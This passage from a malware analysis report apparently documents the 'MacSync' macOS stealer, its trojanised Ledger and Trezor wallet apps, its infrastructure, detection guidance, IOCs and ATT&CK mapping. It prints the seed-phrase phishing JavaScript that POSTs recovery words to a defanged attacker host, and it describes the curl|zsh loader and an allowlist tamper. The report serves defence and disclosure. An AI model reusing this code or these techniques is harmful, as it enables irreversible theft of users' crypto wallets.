e.loadURL("file://" + wL.default.join(__dirname, "recovery-step-1.html"));
}, 5000);
The injected page is a three-step wizard: a fake "Something went wrong" update error, a mimic of the physical Ledger button-recovery UI, and finally a 24-field "Enter your recovery phrase" form that reuses genuine Ledger reassurance copy.

Figure 8: The injected Ledger Enter your recovery phrase page (the 24-field seed-capture grid) reconstructed on an isolated workstation from the recovery-step-3.html extracted from the trojanised bundle. The exfil host and campaign token were removed before rendering.
The exfiltration is in the page itself:
const words = Array.from(inputs).map(i => i.value.trim());
const token = 'e9967985...bd85bbe';
const targetUrl = 'hxxps://main.sdhomeinspectors[.]com/modules/wallets';
fetch(targetUrl, { method:'POST', cache:'no-cache',
headers:{'Content-Type':'application/json'},
body: JSON.stringify({ seedwords: words, token: token, app: 'ledger', url: location.href }) })
.then(r => { location.href = 'index.html'; }) # success -> back to the real app
.catch(e => { location.href = 'index.html'; }); # failure -> back to the real app anyway
Whether the POST succeeds or fails, the page drops the victim back into the real application, so nothing looks wrong.
The Trezor variant: same kit, stricter target
Trezor Suite is a parallel build of the same kit, tailored to a much larger app (a 74MB asar with a full Electron layout). The main-process hook is the same idea with different mechanics (10 seconds instead of 5, loadFile instead of loadURL), and the install is a shade more careful, running an xattr -cr over the finished bundle to clear the quarantine attributes that neither Ledger branch bothers with. The Trezor build also needed one extra step that the Ledgers did not. Trezor Suite enforces a stricter origin allowlist, so the operator inserted their drop host directly into the main-process permitted-origins list to let the fetch() through:
[...,"trezor.io","sldev.cz","invity.io","main.southcarolinacounselor[.]com",
"api.github.com","api.dropboxapi.com",...]
The phishing flow is a single-page app with external JS and CSS, and a fake five-step progress animation on a 700ms timer, from "Connecting to device" through "Validating seed phrase" and "Restoring wallet data" to "Almost there". The exfil uses the same token, the same /modules/wallets path, and the same JSON schema, but a different attacker-controlled host (main.southcarolinacounselor[.]com) and app: trezor.

Figure 9: The injected Trezor "Enter your recovery seed" page, reconstructed by an analyst on an isolated workstation from the extracted recovery-step-1.html, with the exfil host and campaign token neutralised.
The Trezor build also shipped a mistake: recovery-step-1.html.bac, a leftover backup of the genuine Trezor index page, left inside the trojanised bundle. Small OPSEC slips like that, and the ВСТАВЬТЕ СЮДА marker in the Ledger payload, are the author's fingerprints.
Possession of the phrase is possession of the wallet. Every account derived from that seed is under the operator's control, permanently, with no device required and no reset available. That is why this stage matters more than the browser-cookie grab that preceded it.
The two seed-drop domains (sdhomeinspectors[.]com and southcarolinacounselor[.]com) are registered by the attacker, despite their innocuous-seeming small-business names. VirusTotal shows both re-registered through Unstoppable Domains on 2026-02-13, roughly five months before the intrusion, and both sit behind the same Cloudflare front as the delivery domains. In their most recent WHOIS records, all four domains (the two delivery domains and the two drops) share the same privacy-redacted registrant fingerprint, consistent with a single operator behind the lot (allowing for the shared privacy service). Both drop names had prior, unrelated lives before the campaign: sdhomeinspectors[.]com resolved to parking infrastructure as far back as 2019, and southcarolinacounselor[.]com passed through a domain marketplace (a dan[.]com listing in 2023, an unrelated storefront in 2024) before the operator picked them up and pointed them at Cloudflare.
Six stages, one operation. Before we share detection guidance, let's tie it all together.
Infrastructure and tradecraft: three tiers, one operator
MacSync runs on three distinct tiers, plus the seed-phrase drop domains:
Delivery -
agenticsora[.]comandmalwareaudit[.]com, both Cloudflare-fronted with a PHP origin, serving the loader, theAppleScriptstealer, the agent, the capture helper, and the wallet payloads.Operator panel -
103.216.221[.]95, recorded in the stage 3 beaconinfofile and nowhere else in the samples.RAT command-and-control -
85.206.161[.]241:8443, a raw IP over TLS, hardcoded only in the Mach-O agent.Seed drops - Two attacker-registered domains (
sdhomeinspectors[.]com,southcarolinacounselor[.]com) receive stolen recovery phrases at/modules/wallets.
The per-build token threads the loader, the keychain theft, the capture agent, and the wallet payloads verbatim, and binds the RAT through its delivery URL (/loader/agent/<token>) and the token it reports on check-in, though the RAT binary carries its own separate C2 auth token.
On top of that: the shared api-key (9dd465d26c7d86b4a6f514a4b46b2295), the shared /curl endpoint across two domains, the byte-identical Ledger payloads, the shared /modules/wallets schema, and a single WHOIS registrant fingerprint across the delivery and drop domains alike. It all points in one direction.
The Russian developer artifacts (ВСТАВЬТЕ СЮДА for "INSERT HERE", Анимация цифр for "number animation"), the self-branding ("MacSync Stealer," version 1.1.2_release), and the macOS-stealer techniques put MacSync in the AMOS/Atomic Stealer lineage. This is a family resemblance, not a named-actor attribution.
The resemblance is worth being specific about, because most of stage 3 is the AMOS playbook. An AppleScript body run through osascript. A fake System Preferences password prompt validated against dscl . authonly, so the operator only keeps a password that works. Safe Storage keys lifted out of the login keychain to decrypt what the browser grab collected. The same collection list, Chromium profiles, Gecko profiles, dozens of wallet extensions, desktop wallet apps, Telegram's tdata, and the keychain files themselves. Even the delivery matches, a poisoned search result and a pasted curl command, which is the route we documented for AMOS in poisoned ChatGPT and Grok conversations. If you've hunted AMOS on macOS, stage 3 won't surprise you.
What sits on either side of stage 3 is where MacSync goes further. The stealer body never lands on the endpoint, because the operator serves it from /dynamic behind an api-key and can change it whenever they like. A commodity stealer run ends when the archive uploads, where this one installs a native C++ implant with an interactive shell, rents a separately signed helper to farm a Screen Recording grant, and rewrites the victim's own wallet apps to phish the seed phrase. That last piece is what takes it out of the grab-and-go category. A stealer that copies a wallet directory still needs the wallet's password, whereas MacSync waits for the victim to type the recovery phrase into what appears to be their own Ledger.
Detection and response: What's durable, what's per-build
Start with what not to chase. The file hashes and the per-delivery 8-hex identifiers change every build, so they're low-value on their own. Anchor on the behaviours, which don't change:
curl-kwith a Base64-decoded URL piped intozsh, the loader's execution and its~/.zshrcpersistence.curl .../dynamic | osascript, the fetch-and-run bridge to the server-side stealer.A
com.apple.<8hex>.hcpifile under~/.localwith a~/.local/.mpwdbeside it and aLaunchAgentplist whoseProgramArgumentspoint at it. The plist's label and filename arecom.apple.<8hex>only when the agent finds no third-party updater to impersonate, and otherwise borrow a real vendor name (Google Keystone, Adobe, Microsoft AutoUpdate, Dropbox, Spotify, Grammarly, JetBrains), so anchor on the~/.local/com.apple.<8hex>.hcpidrop and the paired.mpwdrather than acom.apple.*label alone./usr/sbin/screencapture -xinvoked by a non-Apple parent process, alongside acom.apple.<8hex>.capture.appand/tmp/.com.apple.tcc.*marker files.An ad-hoc signature (
codesign -f -s -, no Team ID) on an app that should carry a vendor signature, especially a wallet manager, with anElectronAsarIntegrityhash that doesn't match the on-diskapp.asar, plus injectedrecovery-step-*files.Outbound POSTs with a
seedwordsJSON body to a/modules/walletspath.
Conclusion
MacSync uses a Windows stealer playbook ported to macOS, with a wallet trojan bolted on where the money is. The individual pieces aren't exotic (a curl|zsh loader, an AppleScript stealer, a LaunchAgent implant), but the operator chained them cleanly, kept the valuable logic server-side behind a gate, split delivery from live control across separate infrastructure, and added the one capability that turns a data theft into an irreversible loss: rewriting the victim's own wallet apps to phish the seed phrase.
Signatures won't keep up with a loader that re-randomises every build. The behaviours will. Watch for the request shapes, the com.apple.* masquerade on ad-hoc-signed files, and TCC grants attaching to freshly re-signed bundles, and MacSync has very little room left to hide.
Indicators of Compromise (IOCs)
Network indicators and file hashes are provided below. The per-build file hashes and 8-hex identifiers are low-value on their own (they change every build) and are included for completeness. Prioritise the behavioural and network indicators.
Network
Item | Description |
|---|---|
| Delivery C2 (Cloudflare-fronted, PHP origin) |
| Same /curl/<token> loader endpoint |
| Serves the |
| Stage 3 AppleScript, piped to osascript |
| Chunked PUT exfiltration |
| Mach-O RAT |
| Screen-capture helper |
| Trojanised wallet payloads |
| RAT C2 (TLS, path /agent/) |
| Operator/panel IP (recorded in the Stage 3 beacon) |
| Seed drop (attacker-registered) |
| Seed drop (attacker-registered) |
Host and file-system artifacts
Item | Description |
|---|---|
| Single-instance mutex (the family's namesake) |
| Staged collection archive (uploaded, then deleted) |
| Collection staging root |
| Keychain Safe Storage theft script and password temp (deleted after use) |
| Persistence: base64-wrapped curl|zsh re-pull line (added first run, restored second) |
| Dropped RAT (host id a3b73d35) |
| Captured account password read by the RAT |
| Screen-capture helper (CFBundleName "Screen Recording") |
| Persistence (RunAtLoad, KeepAlive) |
| TCC state/handshake files |
| Trojanised in place, ad-hoc re-signed; injected recovery-step-* files |
| Silent capture invoked by a non-Apple parent |
File hashes (SHA-256)
File | SHA-256 |
|---|---|
Dynamic AppleScript |
|
Agent RAT (universal Mach-O) |
|
Capture agent bundle |
|
ScreenCap (Mach-O) |
|
Ledger Wallet trojan payload |
|
Ledger Live trojan payload |
|
Trezor Suite trojan payload |
|
MITRE ATT&CK
Tactic | Technique | ID |
|---|---|---|
Execution | Command and Scripting Interpreter: Unix Shell (zsh, do shell script, popen/forkpty) | T1059.004 |
Execution | Command and Scripting Interpreter: AppleScript | T1059.002 |
Execution | User Execution (fake FDA / password / TCC dialogs) | T1204 |
Defense Evasion | Deobfuscate/Decode Files or Information (base64 + gzip, .kgrab.sh) | T1140 |
Defense Evasion | Obfuscated Files or Information (per-build polymorphic loader) | T1027 |
Defense Evasion | Masquerading (com.apple.*, "Screen Recording", genuine wallet window) | T1036 |
Defense Evasion | Subvert Trust Controls (ad-hoc codesign -f -s - and Trezor CSP allowlist tamper) | T1553 |
Defense Evasion | Abuse Elevation Control Mechanism / TCC state tracking | T1548 |
Defense Evasion | Indicator Removal: File Deletion | T1070.004 |
Credential Access | Credentials from Password Stores: Keychain | T1555.001 |
Credential Access | Credentials from Web Browsers (Safe Storage keys) | T1555.003 |
Credential Access | Steal Web Session Cookie | T1539 |
Credential Access | Unsecured Credentials in Files (.mpwd, .ssh, .aws, seed, kdbx) | T1552.001 |
Credential Access | Input Capture: GUI Input Capture (fake recovery form) | T1056.002 |
Collection | Data from Local System | T1005 |
Collection | Data Staged: Local Data Staging (/tmp/sync<rand>/) | T1074.001 |
Collection | Archive Collected Data via Utility (ditto) | T1560.001 |
Collection | Screen Capture (/usr/sbin/screencapture) | T1113 |
Discovery | System Information Discovery (system_profiler) | T1082 |
Persistence | Create or Modify System Process: Launch Agent | T1543.001 |
Persistence | Compromise Host Software Binary (wallet app.asar swap) | T1554 |
Command and Control | Application Layer Protocol: Web Protocols | T1071.001 |
Command and Control | Encrypted Channel: Asymmetric Cryptography (bundled OpenSSL TLS) | T1573.002 |
Command and Control | Non-Standard Port (8443 to a bare IP) | T1571 |
Command and Control | Ingress Tool Transfer (chunked download) | T1105 |
Exfiltration | Exfiltration Over C2 Channel (chunked PUT to /gate) | T1041 |
Exfiltration | Exfiltration Over Web Service (wallet seed POST to attacker-owned drop domains) | T1567 |
Impact | Financial Theft (wallet/seed-phrase targeting) | T1657 |